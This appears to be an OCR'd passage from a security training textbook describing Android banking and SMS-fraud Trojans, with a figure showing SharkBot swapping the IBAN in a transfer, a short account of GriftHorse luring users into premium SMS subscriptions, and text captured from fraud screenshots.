


Legitimate IBAN entered by the user
Bank App
JB
John Black
Available: 12000 €
Name:
Paul White
IBAN:
AA61INGB4734775338
Amount:
1200 €
Submit
SharkBot App
SharkBot app swap the IBAN during the transaction
Bank App
JB
John Black
Available: 12000 €
Name:
Paul White
IBAN:
ZZ43XCVB4311454598
Amount:
1200 €
Submit
Cleafy | LABS

Figure 17.38: Working of the SharkBot Trojan

- **GriftHorse**

  Source: *https://www.techspot.com*

  GriftHorse is an Android Trojan that is embedded within more than 200 malicious applications. When an Android user installs a malicious application embedded with GriftHorse, it pops up a massive number of notifications regarding discounts and price drops. When the user clicks on any notification, it navigates to a malicious site and requests the victim to confirm their mobile number. However, it actually lures the victim into subscribing to a premium SMS service with high monthly costs. Using this technique, GriftHorse is estimated to gain over 1.5 million dollars in a month.


BSNL MOBILE
100%
12:36
Thu, Sep 2
PhotoEffectPro • now
NordVPN • 1h
Android System
Fully charged
Continuă
Get Access
+30 XXXXXXXXXX

GIFT!
Take your GIFT today for FREE!

Connected to Netherlands #874

USB debugging connected
Tap to turn off USB debugging

Apasă butonul de mai jos și trimite codul pentru a accesa conținutul

Enter your phone number

Stay Home - Stay Safe


Terms and Conditions

Περιγραφή
Υπηρεσία Παροχής Περιεχομένου. Θα λαμβάνετε 12 έως 48 sms τον μήνα
Χρέωση
€24,96/Μήνα 12 SMS, €2,08 έκαστο ή ως 48SMS €0,52 έκαστο Τελική τιμή με φόρου
Πάροχος Υπηρεσίας
MOBIVAS Μονοπρόσωπη ΙΚΕ
Επικοινωνία
2111881795, support@mobivas.gr
Διαγραφή
Στείλε STOP APS στο 54213 ή στο 54018. Απλή χρέωση SMS στην αποστολή.

